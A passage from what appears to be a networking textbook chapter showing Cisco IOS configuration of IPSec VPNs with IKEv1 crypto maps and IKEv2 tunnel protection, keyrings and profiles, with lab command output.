You traceroute to the other end of the tunnel, and it appears as though Router5 is directly connected to Router7 because it is a logical connection.

BGP Issues

Recursive routing loops are a problem that can occur when advertising tunnel endpoints and tunnel networks with eBGP. This happens when eBGP tries to advertise the path to the tunnel endpoints through the tunnel itself. In many cases, this is due to the eBGP's administrative distance of 20 winning when you don't want it to win. A simple solution is to use the backdoor option to a network statement. This command will set the administrative distance for the specified network to 200, so it will not be selected when another path is available:

```
BGP1(config-router)#network 10.20.20.0 mask 255.255.255.0 backdoor
```

IPSec

IPSec is a framework of open protocols that are used to encapsulate packets at the network layer and is a large and complicated protocol. IPSec uses existing algorithms to provide encryption, authentication, and key exchange services. We will cover IKEv1 and IKEv2. We will focus on crypto maps in this section and in the next section the newer tunnel protection method which is recommended to protect GRE tunnel interfaces. Using crypto maps is a dying art form. Using tunnel protection allows for simplified configurations and allows for all traffic traversing the GRE tunnel to be protected.

To configure IPsec, we need the following:

- What traffic to protect using traffic selectors
- How to protect the traffic with what mode, algorithms, and protocol
- Who is the peer you are protecting traffic with

IPSec provides the following security services:

- *Data integrity*: IPsec allows for data integrity by implanting a simple redundancy check by using checksums. Packets received are verified not being altered or changed.
- *Confidentiality*: IPSec provides encryption. Senders are allowed to encrypt packets before they are sent to their destination. This prevents packets from being intercepted and read.
- *Authentication*: IPsec provides authentication by making sure that you are connected to the correct destination. IPSec uses the Internet Key Exchange (IKE) to authenticate the sending and receiving devices.
- *Antireplay protection*: IPSec provides antireplay protection making sure that each packet is unique and cannot be duplicated. The sequence numbers of the packets are compared, and all late and duplicate packets are discarded.

IPSec is made of three main protocols:

- *Authentication Header (AH)*: This protocol provides authentication, data integrity, and replay protection.
- *Encapsulation Security Payload (ESP)*: Provides the exact same services as AH but adds data privacy by way of encryption.
- *IKE*: As mentioned earlier, IKE provides key management, negotiates security associations, and supports secure tunnel establishment.

Let's get to some definitions:

- *Transport mode*: This mode is to be used between two hosts. This mode has a smaller overhead than tunnel mode.
- *Tunnel mode*: This mode can be used between networks. Tunnel mode should be used anytime you are communicating with a third-party company. Tunnel mode encapsulates the entire IP datagram and adds an outer layer that protects your internal IP address.
- *Security association (SA)*: An SA describes how two endpoints provide security for data, such as in what manner to encrypt and decrypt packets.
- *Transform set*: This is a combination of protocols and algorithms that the two endpoints agree upon before data is secured.
- *IPSec*: This is perfect to use over an untrusted network to protect sensitive data. Private lease lines can be very expensive, and using IPSec can mitigate threats of people stealing your sensitive data.

The following are the key steps to configuring an IPSec tunnel:

- *Access list*: This is used to configure the traffic that can pass through the tunnel and should be protected by IPSec.
- *Crypto policy*: This must be the same on both sides of the IPSec tunnel excluding the terminating IP address. The crypto policy contains five parameters that must match to build the IPSec tunnel.
- The following is the encryption to be used:
  - `3des`: Three-key triple DES
  - `aes`: Advanced Encryption Standard
  - `des`: Data Encryption Standard (56-bit keys)
- The following is the authentication to be used:
  - `pre-share`: Pre-shared key
  - `rsa-encr`: Rivest-Shamir-Adleman Encryption
  - `rsa-sig`: Rivest-Shamir-Adleman Signature
  - Diffie-Hellman (DH) group: 1, 2, or 5
  - Hash algorithm: SHA or MD5
  - Lifetime: 60–86400
- *Transform set*: Authentication and encryption are chosen from the following options:
  - `ah-md5-hmac`: AH-HMAC-MD5 transform
  - `ah-sha-hmac`: AH-HMAC-SHA transform
  - `ah-sha256-hmac`: AH-HMAC-SHA256 transform
  - `ah-sha384-hmac`: AH-HMAC-SHA384 transform
  - `ah-sha512-hmac`: AH-HMAC-SHA512 transform
  - `comp-lzs`: IP compression using the LZS compression algorithm
  - `esp-3des`: ESP transform using 3DES(EDE) cipher (168 bits)
  - `esp-aes`: ESP transform using AES cipher (128 bits)
  - `esp-aes192`: ESP transform using AES cipher (192 bits)
  - `esp-aes256`: ESP transform using AES cipher (256 bits)
  - `esp-des`: ESP transform using DES cipher (56 bits)
  - `esp-gcm`: ESP transform using GCM cipher
  - `esp-gmac`: ESP transform using GMAC cipher
  - `esp-md5-hmac`: ESP transform using HMAC-MD5 auth
  - `esp-null`: ESP transform w/o cipher
  - `esp-seal`: ESP transform using SEAL cipher (160 bits)

- `esp-sha-hmac`: ESP transform using HMAC-SHA auth
- `esp-sha256-hmac`: ESP transform using HMAC-SHA256 auth
- `esp-sha384-hmac`: ESP transform using HMAC-SHA384 auth
- `esp-sha512-hmac`: ESP transform using HMAC-SHA512 auth

- *Crypto map*: This is applied to the interface to which the IPSec tunnel is built. All traffic passing through the interface is investigated against the crypto map to determine if it will be protected by IPSec.

For security purposes, Cisco recommends that you no longer use 3DES, DES, MD5, and Diffie-Hellman (DH) groups 1, 2, and 5. Cisco also recommends that you no longer use ah-md5-hmac, esp-md5-hmac, and esp-des or esp-3des. For better security, Cisco recommends using AES encryption, SHA, and DH group 15 or 16. Cisco recommends using ah-sha-hmac, esp-sha-hmac, or esp-aes. Cisco also recommends using IKE group 19 or 20.

Now you are ready to configure IPSec using Figure 14-11. We will focus on IKEv1 using ISAKMP.



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Figure 14-11. *IPSec diagram*

Let's start with Router8.

Router8 Configuration

You start by creating an access list that permits all IP traffic:

```
Router8(config-if)#ip access-list extended testlist
Router8(config-ext-nacl)#permit ip any any
```

AU11

```
We establish the ISAKMP protection policy with priority 1.
Router8(config-ext-nacl)#crypto isakmp policy 1
Now specify to use AES encryption with 256-bit keys.
Router8(config-isakmp)#encr aes ?
  128  128 bit keys.
  192  192 bit keys.
  256  256 bit keys.
  <cr>

Router8(config-isakmp)#encr aes 256
```

You configure an authentication pre-shared key with the key Testkey:

```
Router8(config-isakmp)#authentication pre-share
```

You specify which Diffie-Hillman group to apply to the policy:

```
Router8(config-isakmp)#group ?
  1   Diffie-Hellman group 1 (768 bit)
  14  Diffie-Hellman group 14 (2048 bit)
  15  Diffie-Hellman group 15 (3072 bit)
  16  Diffie-Hellman group 16 (4096 bit)
  19  Diffie-Hellman group 19 (256 bit ecp)
  2   Diffie-Hellman group 2 (1024 bit)
  20  Diffie-Hellman group 20 (384 bit ecp)
  21  Diffie-Hellman group 21 (521 bit ecp)
  24  Diffie-Hellman group 24 (2048 bit, 256 bit subgroup)
  5   Diffie-Hellman group 5 (1536 bit)

Router8(config-isakmp)#group 2
```

You configure the key Testkey with the address of the peer:

```
Router8(config-isakmp)#crypto isakmp key Testkey address 192.168.2.2
```

You configure the transform set ESP using AES and ESP transform using HMAC-SHA authentication:

```
Router8(config)#crypto ipsec transform-set set1 esp-aes 256 esp-sha-hmac
```

Create the crypto map named *test*. IPSec-ISAKMP states that you will use IKE to build the IPSec tunnel:

```
Router8(config)#crypto map test 1 ipsec-isakmp
% NOTE: This new crypto map will remain disabled until a peer
        and a valid access list have been configured.
```

Now you set the IPSec tunnel's endpoints on the peer router: AU12

```
Router8(config-crypto-map)#set peer 192.168.2.2
```

You use the transform set set1 that you created earlier:

```
Router8(config-crypto-map)#set transform-set set1
```

You apply the crypto access list to the crypto map so you know which traffic should be protected:

```
Router8(config-crypto-map)#match address testlist
```

Finally, the crypto map is applied to an interface:

```
Router8(config-crypto-map)#int e0/0
Router8(config-if)#crypto map test
*Mar 25 02:57:38.876: %CRYPTO-6-ISAKMP_ON_OFF: ISAKMP is ON
```

Router9 Configuration

```
Router9(config-if)#ip access-list extended testlist
Router9(config-ext-nacl)#permit ip any any
Router9(config-ext-nacl)#crypto isakmp policy 1
Router9(config-isakmp)#encr aes 256
Router9(config-isakmp)#authentication pre-share
Router9(config-isakmp)#group 2
Router9(config-isakmp)#crypto isakmp key Testkey address 192.168.2.1
Router9(config)#crypto ipsec transform-set set1 esp-aes 256 esp-sha-hmac
Router9(cfg-crypto-trans)#crypto map test 1 ipsec-isakmp
% NOTE: This new crypto map will remain disabled until a peer
        and a valid access list have been configured.
Router9(config-crypto-map)#set peer 192.168.2.1
Router9(config-crypto-map)#set transform-set set1
Router9(config-crypto-map)#match address testlist
Router9(config-crypto-map)#int e0/0
Router9(config-if)#crypto map test
```

The **`show crypto`** command can be used to display the status of the crypto session:

```
Router8#sh crypto sess
Crypto session current status

Interface: Ethernet0/0
Session status: UP-ACTIVE
Peer: 192.168.2.2 port 500
  Session ID: 0
  IKEv1 SA: local 192.168.2.1/500 remote 192.168.2.2/500 Active
  IPSEC FLOW: permit ip 0.0.0.0/0.0.0.0 0.0.0.0/0.0.0.0
        Active SAs: 2, origin: crypto map
```

The **`crypto isakmp`** command can be used to display information about the IPSec tunnel:

```
Router8#sh crypto isakmp ?
  default   Show ISAKMP default
  diagnose  Diagnostic options
  key       Show ISAKMP preshared keys
  peers     Show ISAKMP peer structures
  policy    Show ISAKMP protection suite policy
  profile   Show ISAKMP profiles
  sa        Show ISAKMP Security Associations

Router8#sh cry isakmp peers
Peer: 192.168.2.2 Port: 500 Local: 192.168.2.1
 Phase1 id: 192.168.2.2
```

You can display information about the ISAKMP policy:

```
Router8#sh crypto isakmp policy

Global IKE policy
Protection suite of priority 1
        encryption algorithm:   AES - Advanced Encryption Standard (256 bit keys).
        hash algorithm:         Secure Hash Standard
        authentication method:  Pre-Shared Key
        Diffie-Hellman group:   #2 (1024 bit)
        lifetime:               86400 seconds, no volume limit
```

The **`show crypto isakmp sa`** command can be used to display information about IPSec SAs between peers:

```
Router8#sh crypto isakmp sa
IPv4 Crypto ISAKMP SA
dst             src             state          conn-id status
192.168.2.2     192.168.2.1     QM_IDLE           1001 ACTIVE

IPv6 Crypto ISAKMP SA
```

IKEv2

The tunnel source and destination addresses on the tunnel interface are used to create the IKE/IPsec security association (SA). The tunnel destination can be learned dynamically for multipoint tunnels such as mGRE (tunnel mode gre multipoint). IKEv2 is the new standard for IKE, and our focus will be on it. It establishes a secure connection by using an IPSec-based tunneling protocol. A big feature of IKEv2 is being able to reconnect swiftly after your VPN connection is interrupted.

Let's dive into the IKEv2 configuration, and we will build on previous topics covered including IPsec VPNs. We will focus on how to configure pre-shared point-to-point IKEv2 IPSec tunnels between Cisco routers. We are diving into the components of IKEv2 and take a look at what options are required and what options are not required. IKEv2 uses smart defaults which minimize IKEv2 configurations as default values can be used or customized as needed to support your architecture. See Table 14-6 for smart defaults in IKEv2.

Table 14-6. *IKEv2 Table*

IKEv2 Configuration	Mandatory	Smart Default
IKEv2 profile	Yes	No
IKEv2 proposal	No	Yes
IKEv2 policy	No	Yes
IKEv2 keyring	No	No
IKEv2 global configuration	No	No
IPsec profile	No	Yes

In IKEv2, the default IKEv2 proposal, default IKEv2 profile, and default IPsec profile are smart defaults. This means an administrator will simply need to configure the IKEv2 profile that specifies the authentication method and a keyring. Here is the minimal IKEv2 configuration necessary to run IKEv2 with smart defaults. A keyring must be configured if a pre-shared key is being used for authentication:

```
crypto ikev2 profile IKEv2
 match identity remote any
 authentication remote pre-share key secure
 authentication local pre-share key secure
```

The default IKEv2 proposal, IKEv2 policy, and IPsec profile can be reviewed by using the **show crypto ikev2 proposal default**, **show crypto ikev2 policy default**, and **show crypto ikev2 profile default** commands:

```
 Central#show crypto ikev2 proposal default
 IKEv2 proposal: default
     Encryption : AES-CBC-256 AES-CBC-192 AES-CBC-128
     Integrity  : SHA512 SHA384 SHA256 SHA96 MD596
     PRF        : SHA512 SHA384 SHA256 SHA1 MD5
     DH Group   : DH_GROUP_1536_MODP/Group 5 DH_GROUP_1024_MODP/Group 2

Central#show crypto ikev2 policy default
 IKEv2 policy : default
      Match fvrf : any
      Match address local : any
      Proposal    : default
```

IKEv2 Proposal

Cryptographic transforms that are used to protect IKEv2 security associations are listed in the IKEv2 proposal. It lists different transform types including encryption algorithm, pseudorandom function (PRF), Diffie-Hellman group, and integrity algorithm. Multiple proposals can be configured.

We can see all of our options by using the **show crypto ikev2 proposal** command:

```
 Central#show crypto ikev2 proposal
     IKEv2 proposal: default
     Encryption : AES-CBC-256 AES-CBC-192 AES-CBC-128
     Integrity  : SHA512 SHA384 SHA256 SHA96 MD596
     PRF        : SHA512 SHA384 SHA256 SHA1 MD5
     DH Group   : DH_GROUP_1536_MODP/Group 5 DH_GROUP_1024_MODP/Group 2
```

The IKEv2 proposal can be configured using the **crypto ikev2 proposal** *proposal-name* command:

```
Central(config)#crypto ikev2 proposal proposal-name
IKEv2 proposal MUST either have a set of an encryption algorithm other than aes-gcm, an
integrity algorithm and a DH group configured or
 encryption algorithm aes-gcm, a prf algorithm and a DH group configured

Central(config-ikev2-proposal)#Crypto ikev2 proposal Example_proposal
```

Then type **encryption ?** to see options:

```
Central(config-ikev2-proposal)#encryption ?
  3des         3DES
  aes-cbc-128  AES-CBC-128
  aes-cbc-192  AES-CBC-192
  aes-cbc-256  AES-CBC-256
  aes-gcm-128  Combined-mode,128 bit key,16 byte ICV(Authentication Tag)
  aes-gcm-256  Combined-mode,256 bit key,16 byte ICV(Authentication Tag)
  des          DES
```

Let's use AES-GCM as our cipher:

```
Central(config-ikev2-proposal)#Encryption aes-gcm-256
```

Integrity algorithms are not allowed with AES-GCM, but let's look at our options:

```
Central(config-ikev2-proposal)#Integrity ?
  md5     Message Digest 5
  sha1    Secure Hash Standard
  sha256  Secure Hash Standard 2 (256 bit)
  sha384  Secure Hash Standard 2 (384 bit)
  sha512  Secure Hash Standard 2 (512 bit)

Central(config-ikev2-proposal)#Integrity md5
 Warning!! Integrity algorithms are not allowed with AES_GCM
```

Diffie-Hellman groups denote the size of the type of Diffie-Hellman exchange, and Cisco recommends using groups 19, 20, and 21 because they offer the most security. Let's configure this:

```
 Central(config-ikev2-proposal)#Group ?
  1   DH 768 MODP
  14  DH 2048 MODP
  15  DH 3072 MODP
  16  DH 4096 MODP
  19  DH 256 ECP
  2   DH 1024 MODP
  20  DH 384 ECP
  21  DH 521 ECP
  24  DH 2048 (256 subgroup) MODP
  5   DH 1536 MODP
Central(config-ikev2-proposal)#Group 19 20 21
```

The pseudorandom function (PRF) uses the shared secret to generate key material. It is a keyed hash message authentication code (HMAC). It can be configured as in the following. Cisco recommends using SHA256:

```
Central(config-ikev2-proposal)#prf ?
  md5     Message Digest 5
  sha1    Secure Hash Standard
  sha256  Secure Hash Standard 2 (256 bit)
```

```
  sha384  Secure Hash Standard 2 (384 bit)
  sha512  Secure Hash Standard 2 (512 bit)

Central(config-ikev2-proposal)#Prf sha256
```

Now let's look at our proposal using the **show crypto ikev2 proposal** command:

```
 Central#show crypto ikev2 proposal
 IKEv2 proposal: default
     Encryption : AES-CBC-256 AES-CBC-192 AES-CBC-128
     Integrity  : SHA512 SHA384 SHA256 SHA96 MD596
     PRF        : SHA512 SHA384 SHA256 SHA1 MD5
     DH Group   : DH_GROUP_1536_MODP/Group 5 DH_GROUP_1024_MODP/Group 2
 IKEv2 proposal: proposal-name
     Encryption : AES-GCM-256
     Integrity  : none
     PRF        : SHA256
     DH Group   : DH_GROUP_256_ECP/Group 19 DH_GROUP_384_ECP/Group 20 DH_GROUP_521_ECP/Group 21
Central#
```

IKEv2 Policy

AU13 The IKEv2 policy defines the set of which define your IKEv2 proposals that will be used in the IKEv2 negotiation.

AU14 The IKEv2 policy can be configured using the **crypto ikev2 policy policy-name** command:

```
Central(config)#crypto ikev2 policy policy-name
IKEv2 policy MUST have atleast one complete proposal attached
```

Let's look at the policy options:

```
Central(config-ikev2-policy)#?
IKEv2 Policy commands:
  exit      Exit from IKEv2 policy configuration mode
  match     Match values of local fields
  no        Negate a command or set its defaults
  proposal  Specify Proposal
```

Now we will use the proposal we just created:
Proposal Example_proposal

Next, we add a match statement:

```
Central(config-ikev2-policy)#Match address local ?
  A.B.C.D     IPv4 address
  X:X:X:X::X  IPv6 address

Central(config-ikev2-policy)#Match address local 172.1.1.1
Central(config-ikev2-policy)#
```

IKEv2 Keyring

In IKEv2, authentication can be achieved using a pre-shared key, EAP, or public key signatures (PKIs). Authentication can also be asymmetric, and each device can use a different method than its peer device to prove its identity.

To configure a keyring, we will use command **crypto ikev2 keyring** keyring_name:

```
Central(config)#crypto ikev2 keyring Example_keyring
```

Let's look at our options:

```
Central(config-ikev2-keyring)#?
IKEv2 Keyring commands:
  exit  Exit from crypto ikev2 keyring sub mode
  no    Negate a command or set its defaults
  peer  Configure a Peer and associated keys
```

We need to create a peer, and then we can create our pre-shared keys for our peer:

```
Central(config-ikev2-keyring)#peer Branch
Central(config-ikev2-keyring-peer)#?
Crypto IKEv2 Keyring Peer submode commands:
  address         Specify IPv4/IPv6 address of peer
  description     Specify a description of this peer
  exit            Exit from crypto ikev2 keyring peer sub mode
  hostname        Hostname of peer
  identity        Specify IKE identity to use
  no              Negate values of a command
  pre-shared-key  specify the pre-shared key
```

```
Peers can be configured by IP address, hostname or their identity.
```

AU15

A block can be configured with symmetric or asymmetric key pairs which are specified by the **local** or **remote** command. With symmetric key, the peer must be configured with the same key; and with asymmetric, the local key for a peer device must be the same as the remote key for that device on the peer:

```
Central(config-ikev2-keyring-peer)#pre-shared-key ?
  0       Specifies an UNENCRYPTED password will follow
  6       Specifies an ENCRYPTED password will follow
  LINE    The UNENCRYPTED (cleartext) user password
  hex     Key entered in hex string
  local   specify signing key
  remote  specify verifying key

Central(config-ikev2-keyring-peer)#pre-shared-key local testvpn2
Central(config-ikev2-keyring-peer)#pre-shared-key remote testvpn1
```

```
We used an asymmetric Key but the key can be symmetric as well.
pre-shared-key local testvpn2
pre-shared-key remote testvpn1
```

AU16

```
Symmetric Key
Central(config-ikev2-keyring-peer)#pre-shared-key remote testvpn
Central(config-ikev2-keyring-peer)#pre-shared-key local testvpn
```

Or the key can be the same for both devices:

```
Central(config-ikev2-keyring-peer)#pre-shared-key ?
  0       Specifies an UNENCRYPTED password will follow
  6       Specifies an ENCRYPTED password will follow
  LINE    The UNENCRYPTED (cleartext) user password
  hex     Key entered in hex string
  local   specify signing key
  remote  specify verifying key

Central(config-ikev2-keyring-peer)#pre-shared-key 6 ?
  LINE  The HIDDEN user password string

Central(config-ikev2-keyring-peer)#pre-shared-key 6 testvpn
```

Here is an example keyring configuration:

```
crypto ikev2 keyring Example_keyring
 peer Spokes
 address 172.1.1.0 255.255.255.0
pre-shared-key local flexvpn
pre-shared-key remote flexvpn
```

IKEv2 Profile

The IKEv2 profile defines a peer group based on identities and defines parameters to be used with that group. The profile is mandatory as it defines the authentication method to be used. The profile must be applied to an interface for protection on both initiator and responder.

The IKEv2 profile is configured with the **crypto ikev2 profile** profile_name command:

```
Central(config-ikev2-keyring-peer)#crypto ikev2 profile Example_Profile
IKEv2 profile MUST have:
   1. A local and a remote authentication method.
   2. A match identity or a match certificate or match any statement.
```

As noted earlier, the profile will be incomplete until the preceding conditions are satisfied.

The **crypto ipsec profile** command can be used to reference your profile and to set transforms to be used to protect traffic. To attach the profile to a tunnel interface, use the **tunnel protection** command:

```
Central(config)#crypto ipsec transform-set ikev2-TS esp-AES 256 esp-sha-hmac
Central(cfg-crypto-trans)#
Central(config)#crypto ipsec profile IKEV2-PROF-PROT
Central(ipsec-profile)# set transform-set ikev2-TS
Central(ipsec-profile)# set ikev2-profile Example_Profile
Central(config)#interface Tunnel0
Central(config-if)# tunnel protection ipsec profile IKEV2-PROF-PROT
```

We will use the **match** command to configure match statements for our peers and local address:

```
Central(config-ikev2-profile)#match ?
  address      IP address
  certificate  Peer certificate attributes
  fvrf         fvrf of the profile
  identity     IKE identity

Central(config-ikev2-profile)#match address ?
  local  Local address

Central(config-ikev2-profile)#match address local 172.1.1.1
Central(config-ikev2-profile)#match address local 172.1.1.2
```

Now that we have configured our match statements, we need to now configure our local and remote authentication methods. Remote and local authentication methods are defined as IKEv2 supports unidirectional authentication:

```
Central(config-ikev2-profile)#authentication ?
  local   Set local authentication method
  remote  Set remote authentication method

Central(config-ikev2-profile)#authentication local ?
  eap        Extended Authentication Protocol
  ecdsa-sig  ECDSA Signature
  pre-share  Pre-Shared Key
  rsa-sig    Rivest-Shamir-Adleman Signature

Central(config-ikev2-profile)#authentication local pre-share ?
  key  specify key
  <cr>

Central(config-ikev2-profile)#authentication local pre-share key keys
Central(config-ikev2-profile)#authentication remote pre-share key keys
```

If we use a pre-shared key, then the key can be configured in the keyring as we saw earlier or in the IKEv2 profile. The keyring takes precedence.

If we are defining our pre-shared key in the keyring, here is the configuration in the profile:

```
Central(config)#crypto ikev2 keyring Example_keyring
Central(config-ikev2-keyring)#?
IKEv2 Keyring commands:
  exit  Exit from crypto ikev2 keyring sub mode
  no    Negate a command or set its defaults
  peer  Configure a Peer and associated keys

Central(config-ikev2-keyring)#peer Branch
Central(config-ikev2-keyring-peer)#?
Crypto IKEv2 Keyring Peer submode commands:
  address         Specify IPv4/IPv6 address of peer
  description     Specify a description of this peer
```

```
  exit            Exit from crypto ikev2 keyring peer sub mode
  hostname        Hostname of peer
  identity        Specify IKE identity to use
  no              Negate values of a command
  pre-shared-key  specify the pre-shared key

Central(config-ikev2-keyring-peer)#address ?
  A.B.C.D             IPv4 Address
  X:X:X:X::X/<0-128>  IPv6 address/prefix

Central(config-ikev2-keyring-peer)#address 172.1.1.0 255.255.255.0
Central(config-ikev2-keyring-peer)#pre-shared-key ?
  0       Specifies an UNENCRYPTED password will follow
  6       Specifies an ENCRYPTED password will follow
  LINE    The UNENCRYPTED (cleartext) user password
  hex     Key entered in hex string
  local   specify signing key
  remote  specify verifying key

Central(config-ikev2-keyring-peer)#pre-shared-key local flexvpn
Central(config-ikev2-keyring-peer)#pre-shared-key remote flexvpn
```

You can see we used the **keyring local** command to associate our IKEv2 profile Example_Profile with our IKEv2 keyring Example_keyring:

```
Central(config-ikev2-keyring)#crypto ikev2 profile Example_Profile
Central(config-ikev2-profile)#authentication remote pre-share
Central(config-ikev2-profile)# authentication local pre-share
Central(config-ikev2-profile)#keyring local Example_keyring
```

If we are not defining our pre-shared key in the keyring, here is the configuration in the profile:

```
Central(config-ikev2-keyring)#crypto ikev2 profile Example_Profile
Central(config-ikev2-profile)#authentication remote pre-share
Central(config-ikev2-profile)# authentication local pre-share
```



Figure 14-12. *IKEv2 example*

Let's configure IKEv2 using Figure 14-12.

IKEv2 Smart Default Example AU17

Central

```
Central(config)#crypto ikev2 profile IKEv2
Central(config-ikev2-profile)# match identity remote any
Central(config-ikev2-profile)# authentication remote pre-share key secure
Central(config-ikev2-profile)# authentication local pre-share key secure
Central(config-ikev2-profile)#crypto ipsec profile TunnelProtection
Central(ipsec-profile)#set ikev2-profile IKEv2
Central(ipsec-profile)#Int e0/0
Central(config-if)#Ip add 172.1.1.1 255.255.255.252
Central(config-if)#interface Tunnel0
Central(config-if)#ip add 10.0.0.1 255.255.255.252
Central(config-if)#tunnel source e0/0
Central(config-if)#tunnel destination 172.1.1.2
Central(config-if)#tunnel protection ipsec profile TunnelProtection
```

Branch

```
Branch(config)#crypto ikev2 profile IKEv2
Branch(config-ikev2-profile)# match identity remote any
Branch(config-ikev2-profile)# authentication remote pre-share key secure
Branch(config-ikev2-profile)# authentication local pre-share key secure
Branch(config-ikev2-profile)#crypto ipsec profile TunnelProtection
Branch(ipsec-profile)#set ikev2-profile IKEv2
Branch(ipsec-profile)#Int e0/0
Branch(config-if)#Ip add 172.1.1.2 255.255.255.252
Branch(config-if)#interface Tunnel0
Branch(config-if)#ip add 10.0.0.2 255.255.255.252
Branch(config-if)#tunnel source e0/0
Branch(config-if)#tunnel destination 172.1.1.1
Branch(config-if)#tunnel protection ipsec profile TunnelProtection
```

The **show crypto ipsec sa** command is used to display IPSec security associations between the peers:

```
Central#show crypto ipsec sa

interface: Tunnel0
    Crypto map tag: Tunnel0-head-0, local addr 172.1.1.1

   protected vrf: (none)
   local  ident (addr/mask/prot/port): (172.1.1.1/255.255.255.255/47/0)
   remote ident (addr/mask/prot/port): (172.1.1.2/255.255.255.255/47/0)
   current_peer 172.1.1.2 port 500
     PERMIT, flags={origin_is_acl,}
    #pkts encaps: 5, #pkts encrypt: 5, #pkts digest: 5
    #pkts decaps: 5, #pkts decrypt: 5, #pkts verify: 5
    #pkts compressed: 0, #pkts decompressed: 0
    #pkts not compressed: 0, #pkts compr. failed: 0
    #pkts not decompressed: 0, #pkts decompress failed: 0
    #send errors 0, #recv errors 0
```

```
    local crypto endpt.: 172.1.1.1, remote crypto endpt.: 172.1.1.2
    plaintext mtu 1458, path mtu 1500, ip mtu 1500, ip mtu idb Ethernet0/0
    current outbound spi: 0x19D8FF29(433651497)
    PFS (Y/N): N, DH group: none

    inbound esp sas:
     spi: 0x288B906E(680235118)
       transform: esp-aes esp-sha-hmac ,
       in use settings ={Transport, }
       conn id: 4, flow_id: SW:4, sibling_flags 80000000, crypto map: Tunnel0-head-0
       sa timing: remaining key lifetime (k/sec): (4354736/1790)
       IV size: 16 bytes
       replay detection support: Y
       Status: ACTIVE(ACTIVE)

    inbound ah sas:

    inbound pcp sas:

    outbound esp sas:
     spi: 0x19D8FF29(433651497)
       transform: esp-aes esp-sha-hmac ,
       in use settings ={Transport, }
       conn id: 3, flow_id: SW:3, sibling_flags 80000000, crypto map: Tunnel0-head-0
       sa timing: remaining key lifetime (k/sec): (4354736/1790)
       IV size: 16 bytes
       replay detection support: Y
       Status: ACTIVE(ACTIVE)

    outbound ah sas:

    outbound pcp sas:
```

The **show crypto ikev2 session** command is used to display information about active IKEv2 sessions:

```
 Central#show crypto ikev2 session
 IPv4 Crypto IKEv2 Session

Session-id:1, Status:UP-ACTIVE, IKE count:1, CHILD count:1

Tunnel-id Local                 Remote                fvrf/ivrf            Status
1         172.1.1.1/500         172.1.1.2/500         none/none            READY
      Encr: AES-CBC, keysize: 256, PRF: SHA512, Hash: SHA512, DH Grp:5, Auth sign: PSK, Auth
verify: PSK
      Life/Active Time: 86400/1152 sec
Child sa: local selector  172.1.1.1/0 - 172.1.1.1/65535
          remote selector 172.1.1.2/0 - 172.1.1.2/65535
          ESP spi in/out: 0x288B906E/0x19D8FF29

 IPv6 Crypto IKEv2 Session
```

Now let's add our own keyring instead of using the smart default:

```
Central
Central(config)#crypto ikev2 keyring KeyRing
Central(config-ikev2-keyring)# peer Branch
Central(config-ikev2-keyring-peer)# address 172.1.1.2 255.255.255.255
Central(config-ikev2-keyring-peer)# pre-shared-key local test
Central(config-ikev2-keyring-peer)# pre-shared-key remote test
Central(config-ikev2-keyring-peer)#crypto ikev2 profile IKEv2
Central(config-ikev2-profile)# match address local 172.1.1.1
Central(config-ikev2-profile)# authentication remote pre-share
Central(config-ikev2-profile)# authentication local pre-share
Central(config-ikev2-profile)#keyring local KeyRing

Branch
Branch(config)#crypto ikev2 keyring KeyRing
Branch(config-ikev2-keyring)# peer Central
Branch(config-ikev2-keyring-peer)# address 172.1.1.1 255.255.255.255
Branch(config-ikev2-keyring-peer)# pre-shared-key local test
Branch(config-ikev2-keyring-peer)# pre-shared-key remote test
Branch(config-ikev2-keyring-peer)#crypto ikev2 profile IKEv2
Branch(config-ikev2-profile)# match address local 172.1.1.2
Branch(config-ikev2-profile)# authentication remote pre-share
Branch(config-ikev2-profile)# authentication local pre-share
Branch(config-ikev2-profile)#keyring local KeyRing
```

And let's check our crypto session:

```
Central#show cry sess
Crypto session current status

Interface: Tunnel0
Profile: IKEv2
Session status: UP-ACTIVE
Peer: 172.1.1.2 port 500
  Session ID: 30
  IKEv2 SA: local 172.1.1.1/500 remote 172.1.1.2/500 Active
  IPSEC FLOW: permit 47 host 172.1.1.1 host 172.1.1.2
        Active SAs: 2, origin: crypto map
```

Our tunnel is up.

Crypto maps can also be used with IKEv2 using the crypto ACL, transform set, and remote peer. Now that we have covered tunnel protection with IKEv2 IPSec, let's look at crypto maps with IKEv2.

We will use the **show crypto ikev2 proposal default** command to view the default IKEv2 proposal:

```
Central#Show crypto ikev2 proposal default
 IKEv2 proposal: default
      Encryption : AES-CBC-256 AES-CBC-192 AES-CBC-128
      Integrity  : SHA512 SHA384 SHA256 SHA96 MD596
      PRF        : SHA512 SHA384 SHA256 SHA1 MD5
      DH Group   : DH_GROUP_1536_MODP/Group 5 DH_GROUP_1024_MODP/Group 2
```

As seen from the output, the default IKEv2 proposal has three encryption algorithms, five integrity algorithms, and two Diffie-Hellman groups. We see the default proposal is attached to the default IKEv2 policy. We also can see a default IPsec transform set using AES and SHA algorithms. We will use these smart defaults and reduce our configuration commands to configure IPsec. Because of these smart defaults, we simply have to configure the IKEv2 profile and IKEv2 keyring to use pre-shared keys.

Symmetric Key Configuration

```
Central
crypto ikev2 keyring HQ-BRANCH-KEYS
 peer Branch
  address 172.1.1.2
  pre-shared-key IPsec
```

We configured a pre-shared key of "IPsec," and this key must be configured on both routers. In the next AU18 configuration, we will use asymmetric keys. Now we will use a crypto map and ACL to match traffic from each LAN.

The following access list will be configured to protect the LANs 192.168.1.0 and 192.168.2.0:

```
ip access-list extended HQ-BRANCH-ACL
 permit ip 192.168.1.0 0.0.0.255 192.168.2.0 0.0.0.255

Central(config)#crypto ikev2 keyring HQ-BRANCH-KEYS
Central(config-ikev2-keyring)# peer Branch
Central(config-ikev2-keyring-peer)#  address 172.1.1.2
Central(config-ikev2-keyring-peer)#  pre-shared-key IPsec
